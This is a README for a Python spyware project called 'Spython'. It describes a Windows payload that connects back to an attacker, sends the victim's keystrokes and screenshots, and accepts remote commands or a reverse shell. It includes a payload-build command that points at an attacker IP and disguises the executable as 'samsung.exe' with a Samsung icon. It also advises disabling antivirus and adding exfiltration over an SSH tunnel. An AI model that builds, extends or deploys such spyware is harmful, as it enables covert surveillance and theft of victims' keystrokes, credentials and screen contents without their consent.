
This simple python script shows how easily a spyware can be made with simple code and can be used as a proof of concept, a command line interface is made available for attacker. See how the program works below.
Note that after running the requirements.txt, it should run out of the box. The installation is pretty simple, just copy and paste the command/s below, you may wish to run it in a virtual envinronment, see here
pip3 install -r requirements.txt
- commands.md -> Commands that an attacker can run once connection from victim has been established
- spython_tcp.py -> Documented source code of payload
interfaces-> This folder contains scripts that provide an attacker with a command line interface(Availabilty: Linux, Windows and termux)templates-> This folder contains templates if user decides to automatically generate payload from the CLI or separately(using generate.py)- generate.py -> This script is a spython add-on thats provides more flexibilty when compiling payload
executables-> Contains compiled version(object files) of payloadlogos-> Contains icon sample, feel free to add your own- requirements.txt -> Dependencies

- MAIN PORT -> TCP port number used by "main/active connection"
- "main/active connection" -> TCP connection that the attacker uses to send commands
- "key connection" -> TCP connection that the attacker uses to receive victim keystrokes and store them in a file
- K_PORT or KPORT or KEY PORT -> TCP port number used for "key connection"
- Here we see the attacker listening on three different TCP ports, notice how are ports are increments of one. This is done so the user only needs to enter one port
- When the payload runs on the victim's machine, two TCP connections are established to the attacker's machine
- In this case, the first connection is on port 5000, which is called the "active/main connection". The attacker uses this connection to send predefined commands(see commands.md) or invoke a reverse shell
- The second connection, to port 5001, is called the "key connection"(no pun intented). This connection is used to send the victim's keystrokes back the attacker. The first increment from MAIN PORT, in this case 5000, is used for the "key connection"
- The third one, to port 5002, is only initiated when the attacker uses the "active/main connection" to send the screenshot command, see commands.md
- Once the connection is established, the image of the victim's screen is sent to the attacker and stored in a file(which is specified by the user). After the data is sent, the victim closes the connection and the attacker continues listening for inbound connnection on the very same port. Note that the second increment from MAIN PORT, in this case 5002, is used for the third connection(the dashed line on the diagram). No name for this connection yet

Hostdefaults to 127.0.0.1Main portdefaults to 5000- Using the command, you will get an executable named samsung.exe. For this demo i created a shortcut to the windows desktop
-
python generate.py -H 192.168.100.115 -N samsung.exe -i=logos/samsung.ico

- Upon executing the payload, the victim connects to the attacker's machine and this is what the attacker sees

- The attacker can now run commands. Note that I'm in the same VM for this demo. It also works on remote hosts through you may have to temporarily disable the host's anti-virus
- To obtain an exe executable, you will have to be in a windows machine(VM works fine). This applies to Linux and Mac
- interfaces/spython_cli.py, the cli has been tested on both windows and linux. However, the program works better on linux and you will have a much better there, so choose wisely
- Currently, the payload only works on windows
- ALWAYS run the program in its directory, i.e
python spython_cli.py, and notpython templates/spython_cli.py
- This small project is entirely for demonstration purposes only as the payload is easily detected by most anti-virus :)
- You may enhance the capability of this project by adding support of SSL or even use some python magic to exfiltrate data throught a reverse SSH tunnel using the paramiko module
- If user decides not to compile payload, he/she can change the SPYTHON_HOST and SPYTHON_PORT constants in
templates/spython_tcp_template.pyand run it as a normal python script - Spython is currently in pre-alpha state, more features are coming soon!!